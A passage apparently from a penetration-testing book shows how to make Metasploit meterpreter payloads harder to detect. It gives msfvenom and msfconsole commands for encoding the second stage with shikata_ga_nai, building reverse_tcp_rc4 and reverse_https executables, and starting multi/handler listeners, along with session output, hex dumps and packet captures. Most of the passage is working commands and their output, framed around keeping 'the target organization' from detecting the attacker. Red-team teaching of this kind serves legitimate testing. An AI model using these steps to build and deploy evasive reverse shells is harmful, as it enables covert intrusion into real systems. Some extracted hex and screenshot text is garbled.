00025620: 5f64 6566 6175 6c74 5f69 6f5f 6861 6e64 6c65 7200 6368 616e 6e65 6c5f 6465 7374 _default_io_handler.channel_dest
00025640: 726f 7900 6368 616e 6e65 6c5f 6578 6973 7473 0063 6861 6e6e 656c 5f66 696e 645f roy.channel_exists.channel_find_
00025660: 6279 5f69 6400 6368 616e 6e65 6c5f 6765 745f 6275 6666 6572 6564 5f69 6f5f 636f by_id.channel_get_buffered_io_co
00025680: 6e74 6578 7400 6368 616e 6e65 6c5f 6765 745f 636c 6173 7300 6368 616e 6e65 6c5f ntext.channel_get_class.channel_

```

However, there is a way to hide the *This program cannot be run in DOS mode* and `metsrv.dll` strings so that the target organization cannot detect us. We can either use the payload that offers encryption or we can encode the second stage with any encoder of our liking. The latter option can be achieved by using the following commands: **set enablestageencoding true set stageencoder x86/shikata\_ga\_nai**

```
[msf] exploit(multi/handler) >
[msf] exploit(multi/handler) > set enablestageencoding true
enablestageencoding => true
[msf] exploit(multi/handler) > set stageencoder x86/shikata_ga_nai
stageencoder => x86/shikata_ga_nai
[msf] exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.6:8080
```

This is assuming that the settings for the handler are as described in the following screenshot:

```
[msf] exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
----  -----  -----  -----
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  process  yes  Exit technique (Accepted: '', seh, thread, process, none)
LHOST  192.168.2.6  yes  The listen address
LPORT  8080  yes  The listen port
```

The handler will first encode the second stage using the `x86/shikata_ga_nai` built-in encoder in `msf` and send it to the target server:

```
msf exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.2.6:8080
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (179808 bytes) to 192.168.2.6
[*] Meterpreter session 403 opened (192.168.2.6:8080 -> 192.168.2.6:51264) at 2018-08-15 20:49:34 +0530
```

As we can see in the following screenshot, the encoded second stage does not have any of the aforementioned strings, which the target organization can detect our presence from:

00000000:	60be 0200 dac1 d974 24f4 bb95 a326 ec5e 31c9 66b9 91af 315e 1c03 5e1c 83ee fce2	'.....t\$...&.^1.f...1^..^.....
00000020:	60ee 7c04 8af1 80d4 d1a3 c581 6ca6 47ea 0a3a 48ed 2def c92e 44b6 c8b0 ef8c 9fd4	' .....1.G..:H.-..D.....
00000040:	eba2 e0cb f342 1fec f342 1fec f342 1fec f342 1fec f342 1fec f342 1fec 1eec	.....B...B...B...B...B...B...B..
00000060:	f34c 3f56 fd50 8baf cc70 4bae 82bf 8ae5 7229 be25 f2db 2f41 807a ddad 071c 73c0	.L2V.P...pK...r).%./A.z...s.
00000080:	a8aa ab7e 5373 de0b f553 779a 29d0 c831 09b5 b9d1 2c6b 4b17 a457 5327 b897 5327	...~\$s...\$W.)..1....,KK..WS'..S'
000000a0:	b841 8ca7 95ff 8d46 9b6d 4f78 1d00 0e6b 9ff0 807b 214f e06a a37b f242 2501 b34b	.A....F m0x...k...{!0.j.{B%..K
000000c0:	a7dd 239d 29c8 054c ab66 c77e 2ddd 866f af7a 3012 31fe 0303 b39b bab1 350f fca4	..#)..L.f.~..o.z0.1.....5...
000000e0:	b7b0 ed08 395c 5384 bbf4 4057 3d8e 2786 bf11 bb65 41bd fa64 c35e ee49 45f2 5147	....9\\$...@W=.'....eA..d.^IE.Q6
00000100:	c7a6 c4fb 5fd5 a912 e1d9 d5ea 1dda d5ea 1dda d5ea 1dda d5ea 1dda d5ea	.....
00000120:	1d8a 90ea 1d68 1aef 1dbe 7d0c 473e 7ed2 773e 7ed2 77de 7ed0 5615 7ed8 9829 80e2	.....f....}G>~.W>~.W.~.V.~..)
00000140:	9829 70e2 9829 70e3 98b4 4de2 98c6 bde4 98c6 ade6 98c6 cde6 88c6 dde6 a8c6 dfe6	.)p..)p...M.....
00000160:	a8c3 dfe6 a8cb dfe6 a8cf dfe6 a8cf cfe5 a8cf ebe9 a885 86ea a81b 69ed	.....
00000180:	a91b 69fd a91b 79fd a91b 79ed a91b 690d a91b 890d a90b 890d a90b d70f a955 ed0f	..i...y...y...i.....U..
000001a0:	a929 990d a91d 5912 a95d 5a12 a95d 5a12 a95d 5a12 a95d 5a12 a95d 5a12	.)...Y..]Z..]Z..]Z..]Z..]Z..
000001c0:	a95d aa10 a9ad 5c15 a94d 6115 a94d 6115 a94d 6115 a94d 6115 a94d 6115 a94d 6115	.]...\\..Ma..Ma..Ma..Ma..Ma..
000001e0:	a94d 6115 a94d 6115 a965 3b17 a935 bb17 a9b5 bb17 a9b5 ab15 a9b9 c819	.Ma..Ma..e;..5.....
00000200:	a9c1 ce19 a9c1 ce19 a9c1 ce19 a9c1 ce19 a9c1 ce19 a9ef ba7c d19b 427f	.....
00000220:	21ea bc7e 21f2 5281 21f2 5283 21f2 5683 21f2 5683 21f2 5683 21f2 5683 21d2 5683	!..~!R.!R.!V.!V.!V.!V.!V.
00000240:	413c 25e7 e034 a8e7 e260 42e8 e288 83ea e288 c9ea e288 09e9 e288 11ed e288 11ed	A<%..4...`B.....
00000260:	e288 11ed e2c8 11ed a2e6 758c 5696 754e 965c 1a4e 965c 624c 965c 5651 965c f853	.....u.V.uN..N..\\BL..\\WQ..\\S
00000280:	965c 0454 965c 0454 965c 0454 961c 0454 56b2 7631 3aa4 15b9 c2ca ccb9 c22a 01bb	.\\T..\\T..\\T..\\T..\\TV.v1:.....*

An alternative method to achieve this is by using a payload that offers encryption. To do this, enter `reverse tcp RC4!`

## reverse\_tcp\_rc4

This Metasploit payload is a reverse meterpreter payload that has the same functionality as `reverse_tcp` with only one difference: the stage in this payload is encrypted with RC4 encryption before sending it to the target server. We can use the following commands to generate a `reverse_tcp` payload with RC4 encryption support: **use payload windows/meterpreter/reverse\_tcp\_rc4 set lhost <local IP to get reverse connection on> set lport <local port to listen for reverse shell connection> set rc4password <password> generate -t exe -f <output file name>**

```
[xXxZombi3xXx:~ Harry$ cat revTcpRC4.rc
use payload/windows/meterpreter/reverse_tcp_rc4
set lhost 192.168.2.6
set lport 8080
set rc4password BabaBabaBlackSheep
generate -t exe -f RevTcpRC4_8080.exe
xXxZombi3xXx:~ Harry$ █
```

In this scenario, we used `BabaBabaBlackSheep` as the RC4 password. Note that only the second stage will be encrypted using RC4 encryption and not the stager. The stager for `reverse_tcp_rc4` is similar to `reverse_tcp`:

```
[msf] payload(windows/meterpreter/reverse_tcp_rc4) > show options
```

```
Module options (payload/windows/meterpreter/reverse_tcp_rc4):
```

Name	Current Setting	Required	Description
---	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.2.6	yes	The listen address
LPORT	8080	yes	The listen port
RC4PASSWORD	BabaBabaBlackSheep	yes	Password to derive RC4 key from

```
[msf] payload(windows/meterpreter/reverse_tcp_rc4) > generate -t exe -f revTcpRC4_8080.exe
```

```
[*] Writing 73802 bytes to revTcpRC4_8080.exe...
```

```
[msf] payload(windows/meterpreter/reverse_tcp_rc4) > ls revTcpRC4_8080.exe
```

```
[*] exec: ls revTcpRC4_8080.exe
```

```
revTcpRC4_8080.exe
```

```
[msf] payload(windows/meterpreter/reverse_tcp_rc4) >
```

The handler should also have the same `rc4` password so that the handler can encrypt the second stage with RC4 encryption. The commands for setting up the handler are as follows: **use exploit/multi/handler** **set lhost <local IP to get reverse connection on>** **set lport <local port to listen for reverse shell connection>** **set payload windows/meterpreter/reverse\_tcp\_rc4** **set rc4password <password>** **set exitonsession false** **run -j**

```
[msf] payload(windows/meterpreter/reverse_tcp_rc4) >
[msf] payload(windows/meterpreter/reverse_tcp_rc4) > use exploit/multi/handler
[msf] exploit(multi/handler) > set lhost 192.168.2.6
lhost => 192.168.2.6
[msf] exploit(multi/handler) > set lport 8080
lport => 8080
[msf] exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_rc4
payload => windows/meterpreter/reverse_tcp_rc4
[msf] exploit(multi/handler) > set rc4password BabaBabaBlackSheep
rc4password => BabaBabaBlackSheep
[msf] exploit(multi/handler) > set exitonsession false
exitonsession => false
[msf] exploit(multi/handler) > run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.2.6:8080
[msf] exploit(multi/handler) >
```

As we can see in the following screenshot, the handler is up and running and waiting for the stage request from the stager. When the stager is executed, we can see the meterpreter session popping up:

```
msf exploit(multi/handler) > [*] Sending stage (179783 bytes) to 192.168.2.34
[*] Meterpreter session 1 opened (192.168.2.6:8080 -> 192.168.2.34:56078) at 2018-08-12 18:55:56 +0530
```

```
[msf exploit(multi/handler) > sessions -l
```

```
Active sessions
```

```
=====
```

Id	Name	Type	Information	Connection
--	---	---	-----	-----
1		meterpreter x86/windows	PT-PC\PT @ PT-PC	192.168.2.6:8080 -> 192.168.2.34:56078 (192.168.2.34)

```
msf exploit(multi/handler) > |
```

The encrypted second stage looks like this:

```
00000000: 5062 d589 7a88 22c9 e9ee 09bc 8185 82a0 bf9e c4b4 0b3d e9c5 9e11 0312 c365 a758 Pb..z.".....=.....e.X
00000020: 6db5 3d9c 748f 7c6d 26b6 8edd b603 e78a 20e3 d454 9f9a ad17 82f6 27e8 15eb 42ce m.=.t.|m&.....T....'.B.
00000040: 0d6b 0dc9 d583 b76d 6dd4 ae56 bc67 9490 9f74 9876 9004 280c 5b87 4ec0 1f32 abae .k...c.mm..Vg...t.v..([N..2..
00000060: 3b4c 7bc8 4610 eafb 08cc c0b5 f6cc 5018 5cdd 08ce 5f2a 3262 0b68 e4a8 f39f 761e ;L{F.....P.\...*2b.h...v.
00000080: f9b9 38f1 be7a 4c66 cfdb 2dad 9291 86d7 fba3 a536 27d4 7cd9 576b 372f 9bc9 f715 ..8..zLf..-.....6^|.Wk7/...
000000a0: 3cef 24a5 7874 1cb5 4816 aed7 4b82 e6aa b1f3 c148 ed1e 8409 53ee 15d8 77e2 0eb4 <$.xt..H...K.....H...S...W...
000000c0: 7cee c9b1 decf 6536 9360 d04f 5991 e6af 20fb 8886 cd9b 310d 7605 6033 4b09 62b0 |.....e6.`.0Y.....1.v.'3K.b.
000000e0: b38b 432a 4180 e536 624a 073b 13e7 3da2 b110 9840 deb6 8be1 3b76 7011 4af3 594f .KC*A..6bJ.;.=...@...;vp.J.Y0
00000100: d08a 6a84 2f32 8711 1b12 6969 5bf4 f927 12e1 09e2 8af7 1fde 77d1 9132 6630 abba ..j./2...ii[...'......W..2f0..
00000120: 3f1a a3c1 b67a c976 f38b e160 9f7f f067 8f28 587d c5ad a1aa 2de2 e1d0 fat1 eb77 ?....z.v.k.`...g.&X}....-
00000140: 7620 fe1a 8756 7d16 661a d748 3696 75e4 ae6a c44b 34dc ab13 0a99 164a 8808 03c2 v...V}.f..H6.u...K4....J...
00000160: e34c 047b 9423 6797 a675 59b9 b416 125a 6b9b 5982 b58d 2e15 5a4b 7570 5353 d9b5 .L{.#g..uY...Zk.Y....ZKupSS..
00000180: 6bab 3734 663f 8ce2 46c8 15dd 309d 6d43 2dc5 bc46 ed12 c1aa 3c0c dc37 76e8 9fb9 k.74f?..F...0.mC-..F...<..7v...
000001a0: 20f8 2dc9 ae1b c774 3eea 1451 8b00 adb1 13b0 9f15 2970 9185 454f c479 4473 b242 .-....t>..Q.....)p..E0.y0s.B
```

But what if the RC4 password is wrong? What will happen to the stager executed on the target system?

To find the answers to these questions, let's set up a handler with an incorrect RC4 password. In this case, we used `ThisIsAWrongPassword` as a password for RC4 encryption:

```
[msf] exploit(multi/handler) >
[msf] exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_rc4
payload => windows/meterpreter/reverse_tcp_rc4
[msf] exploit(multi/handler) > set lhost 192.168.2.6
lhost => 192.168.2.6
[msf] exploit(multi/handler) > set lport 8080
lport => 8080
[msf] exploit(multi/handler) > set rc4password ThisIsAWrongPassword
rc4password => ThisIsAWrongPassword
[msf] exploit(multi/handler) > run -j
[*] Exploit running as background job 1.

[*] Started reverse TCP handler on 192.168.2.6:8080
msf exploit(multi/handler) > |
```

When the stager is executed, the RC4 encrypted second stage is sent to the target server, and this shows that a meterpreter popped up on the handler. However, this session will not work because the stager failed to decrypt the second stage in the memory:

```
[msf] exploit(multi/handler) >
[msf] exploit(multi/handler) >
[*] Sending stage (179783 bytes) to 192.168.2.34
[*] Meterpreter session 3 opened (192.168.2.6:8080 -> 192.168.2.34:56104) at 2018-08-12 19:08:49 +0530
```

Let's execute the following command to look for the session information:

```
| sessions -1
```

```
[msf] exploit(multi/handler) > sessions -l

Active sessions
=====

```

Id	Name	Type	Information	Connection
--	--	--	-----	-----
3		meterpreter x86/windows		192.168.2.6:8080 -> 192.168.2.34:56104 (192.168.2.34)

There's something weird about this result; there's no information retrieved from the target server. Let's try to interact with the session using the following command: **sessions -i 3**

```
[msf] exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

[meterpreter] > getuid
[-] Unknown command: getuid.
[meterpreter] > getuid
[-] Unknown command: getuid.
[meterpreter] > getpid
[-] Unknown command: getpid.
[meterpreter] > sysinfo
[-] Unknown command: sysinfo.
[meterpreter] > 
```

When we tried to execute the `getuid`, `getpid`, and `sysinfo` meterpreter commands, we got an error message saying `Unknown command`. This is because the stager could not decrypt `metsrv.dll` in-memory. With the failed decryption, it could not perform reflective DLL injection to load itself in-memory. As a result, the session died after few seconds:

```
[meterpreter] > sysinfo
[-] Unknown command: sysinfo.
[meterpreter] >
[*] 192.168.2.34 - Meterpreter session 3 closed. Reason: Died
```



*If decryption fails, the stager executed on the target server will drain the resources (CPU and memory). So be extra careful when using reverse\_tcp\_rc4.*



Instead of using a TCP based stager, metasploit also gives us the option to use a stage with SSL support. Enter `reverse_https`!

# reverse\_https

The `reverse_tcp` payload in Metasploit is a very powerful and basic payload but has its own drawbacks. One of the drawbacks is its non-encrypted nature for the second stage. However, Metasploit does have another payload with SSL support: `reverse_https`!

The `reverse_https` payload can be generated using the following command:

```
| msfvenom -p windows/meterpreter/reverse_https lhost=192.168.2.6 lport=8443 -f exe -o SharedPayloads/revHttps8443.exe
[XXxZombi3xXX:~ Harry$ msfvenom -p windows/meterpreter/reverse_https lhost=192.168.2.6 lport=8443 -f exe -o SharedPayloads/revHttps8443.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 438 bytes
Final size of exe file: 73802 bytes
Saved as: SharedPayloads/revHttps8443.exe
XXxZombi3xXX:~ Harry$ |
```

Let's set up the handler for `reverse_https` as well, using the following commands:

```
| Set payload windows/meterpreter/reverse_https
| Set lhost 192.168.2.6
| Set lport 8443
| Set exitfunc thread
| Set exitonsession false
| run
```

```
msf >
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set lhost 192.168.2.6
lhost => 192.168.2.6
msf exploit(multi/handler) > set lport 8443
lport => 8443
msf exploit(multi/handler) > set exitfunc thread
exitfunc => thread
msf exploit(multi/handler) > set exitonsession false
exitonsession => false
msf exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.2.6:8443
```

Our handler is up and running now. Let's execute the payload on the server and see the network packets flowing from the target server to our handler:

tcp.port == 8443

X Expression... +


No.	Time	Source	Destination	Protocol	Length	Info
6952	296.441140	192.168.2.30	192.168.2.6	TCP	66	58239 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=
6953	296.444434	192.168.2.6	192.168.2.30	TCP	66	8443 → 58239 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
6954	296.444480	192.168.2.30	192.168.2.6	TCP	54	58239 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
6955	296.446166	192.168.2.6	192.168.2.30	TCP	60	[TCP Window Update] 8443 → 58239 [ACK] Seq=1 Ack=1 Win=65700 Len=0
6956	296.447000	192.168.2.30	192.168.2.6	TCP	153	58239 → 8443 [PSH, ACK] Seq=1 Ack=1 Win=65700 Len=99
6957	296.448532	192.168.2.6	192.168.2.30	TCP	60	8443 → 58239 [ACK] Seq=1 Ack=100 Win=262016 Len=0
6958	296.452244	192.168.2.6	192.168.2.30	TCP	1130	8443 → 58239 [PSH, ACK] Seq=1 Ack=100 Win=262144 Len=0
6959	296.453047	192.168.2.30	192.168.2.6	TCP	380	58239 → 8443 [PSH, ACK] Seq=100 Ack=1077 Win=64624 Len=0
6960	296.455214	192.168.2.6	192.168.2.30	TCP	60	8443 → 58239 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
6961	296.462233	192.168.2.6	192.168.2.30	TCP	113	8443 → 58239 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=0
6973	296.615253	192.168.2.6	192.168.2.30	TCP	113	[TCP Retransmission] 8443 → 58239 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=0
6974	296.615272	192.168.2.30	192.168.2.6	TCP	66	58239 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
8010	308.511853	192.168.2.30	192.168.2.6	TCP	251	58239 → 8443 [PSH, ACK] Seq=426 Ack=1136 Win=64564 Len=0
8011	308.513972	192.168.2.6	192.168.2.30	TCP	60	8443 → 58239 [ACK] Seq=1136 Ack=623 Win=261920 Len=0
8017	309.330467	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=1136 Ack=623 Win=262144 Len=0
8018	309.330468	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=2596 Ack=623 Win=262144 Len=0
8019	309.330519	192.168.2.30	192.168.2.6	TCP	54	58239 → 8443 [ACK] Seq=623 Ack=4056 Win=65700 Len=0
8020	309.332206	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=4056 Ack=623 Win=262144 Len=0
8021	309.332207	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=5516 Ack=623 Win=262144 Len=0
8022	309.332208	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=6976 Ack=623 Win=262144 Len=0
8023	309.332208	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=8436 Ack=623 Win=262144 Len=0
8024	309.332217	192.168.2.30	192.168.2.6	TCP	54	58239 → 8443 [ACK] Seq=623 Ack=9896 Win=65700 Len=0
8025	309.332426	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=9896 Ack=623 Win=262144 Len=0
8026	309.332427	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58239 [ACK] Seq=11356 Ack=623 Win=262144 Len=0

Upon successful execution of the payload, the meterpreter session is opened on the handler with the unique UUID for the session:

```
msf exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.2.6:8443
[*] https://192.168.2.6:8443 handling request from 192.168.2.30; (UUID: djaxmdgh) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (192.168.2.6:8443 -> 192.168.2.30:58239) at 2018-08-19 17:19:35 +0530
```

Now we have a secure connection and no one can detect our presence inside the organization, right? Wrong! Let's take a look at what the problem could be with `reverse_https`:



No.	Time	Source	Destination	Protocol	Length	Info
1636	12.159578	192.168.2.30	192.168.2.6	TCP	66	58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
1637	12.163121	192.168.2.6	192.168.2.30	TCP	66	8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK_PERM=1
1638	12.163154	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0
1639	12.165018	192.168.2.6	192.168.2.30	TCP	60	[TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0
1640	12.166535	192.168.2.30	192.168.2.6	TCP	153	58593 → 8443 [PSH, ACK] Seq=1 Ack=1 Win=65700 Len=99
1642	12.169129	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1 Ack=100 Win=262016 Len=0
1643	12.169129	192.168.2.6	192.168.2.30	TCP	1130	8443 → 58593 [PSH, ACK] Seq=1 Ack=100 Win=262144 Len=1076
1645	12.169773	192.168.2.30	192.168.2.6	TCP	380	58593 → 8443 [PSH, ACK] Seq=100 Ack=1077 Win=64624 Len=326
1646	12.171684	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1077 Ack=426 Win=261792 Len=0
1647	12.174090	192.168.2.6	192.168.2.30	TCP	113	8443 → 58593 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=59
1659	12.376726	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0
1664	12.536170	192.168.2.6	192.168.2.30	TCP	113	[TCP Spurious Retransmission] 8443 → 58593 [PSH, ACK] Seq=1077 Ack=426 Win=262144 Len=59
1665	12.536192	192.168.2.30	192.168.2.6	TCP	66	[TCP Dup ACK 165#1] 58593 → 8443 [ACK] Seq=426 Ack=1136 Win=64564 Len=0 SRE=1077 SRE=1136
2173	24.243257	192.168.2.30	192.168.2.6	TCP	251	58593 → 8443 [PSH, ACK] Seq=426 Ack=1136 Win=64564 Len=197
2174	24.245789	192.168.2.6	192.168.2.30	TCP	60	8443 → 58593 [ACK] Seq=1136 Ack=623 Win=261920 Len=0
2177	24.576374	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=1136 Ack=623 Win=262144 Len=1460
2178	24.576375	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=2596 Ack=623 Win=262144 Len=1460
2179	24.576425	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=4056 Win=65700 Len=0
2180	24.577605	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=4056 Ack=623 Win=262144 Len=1460
2181	24.577615	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=5516 Ack=623 Win=262144 Len=1460
2182	24.577615	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=6976 Ack=623 Win=262144 Len=1460
2183	24.577639	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=8436 Win=65700 Len=0
2184	24.577734	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=8436 Ack=623 Win=262144 Len=1460
2185	24.577734	192.168.2.6	192.168.2.30	TCP	1514	8443 → 58593 [ACK] Seq=9896 Ack=623 Win=262144 Len=1460
2186	24.577739	192.168.2.30	192.168.2.6	TCP	54	58593 → 8443 [ACK] Seq=623 Ack=11356 Win=65700 Len=0

Since `reverse_https` uses SSL, we need to decode these network packets as SSL.

This can be achieved by opening the Analyze | Decode As... sub-menu, as follows:

Intel(R) PRO/1000 MT Desktop Adapter Local Area Connection

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.port == 8443

Display Filters... Display Filter Macros... Expression... +

No. Time Source

1636 12.159578 192.1

1637 12.163121 192.1

1638 12.163154 192.1

1639 12.165018 192.1

1640 12.166535 192.1

1642 12.169129 192.1

1643 12.169129 192.1

1645 12.169773 192.1

1646 12.171684 192.1

1647 12.174090 192.1

1659 12.376726 192.1

1664 12.536170 192.1

1665 12.536192 192.1

2173 24.243257 192.1

2174 24.245789 192.168.2.6 192.168.2.30

2177 24.576374 192.168.2.6 192.168.2.30

2178 24.576375 192.168.2.6 192.168.2.30

2179 24.576425 192.168.2.30 192.168.2.6

2180 24.577605 192.168.2.6 192.168.2.30

2181 24.577615 192.168.2.6 192.168.2.30

2182 24.577615 192.168.2.6 192.168.2.30

2183 24.577639 192.168.2.30 192.168.2.6

2184 24.577734 192.168.2.6 192.168.2.30

2185 24.577734 192.168.2.6 192.168.2.30

2186 24.577739 192.168.2.30 192.168.2.6

Protocol Length Info

TCP 66 58593 → 8443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK\_PERM=1

TCP 66 8443 → 58593 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=32 SACK\_PERM=1

TCP 54 58593 → 8443 [ACK] Seq=1 Ack=1 Win=65700 Len=0

TCP 60 [TCP Window Update] 8443 → 58593 [ACK] Seq=1 Ack=1 Win=262144 Len=0

TCP 153 58593 → 8443 [PSH, ACK] Seq=1 Ack=1 Win=65700 Len=99

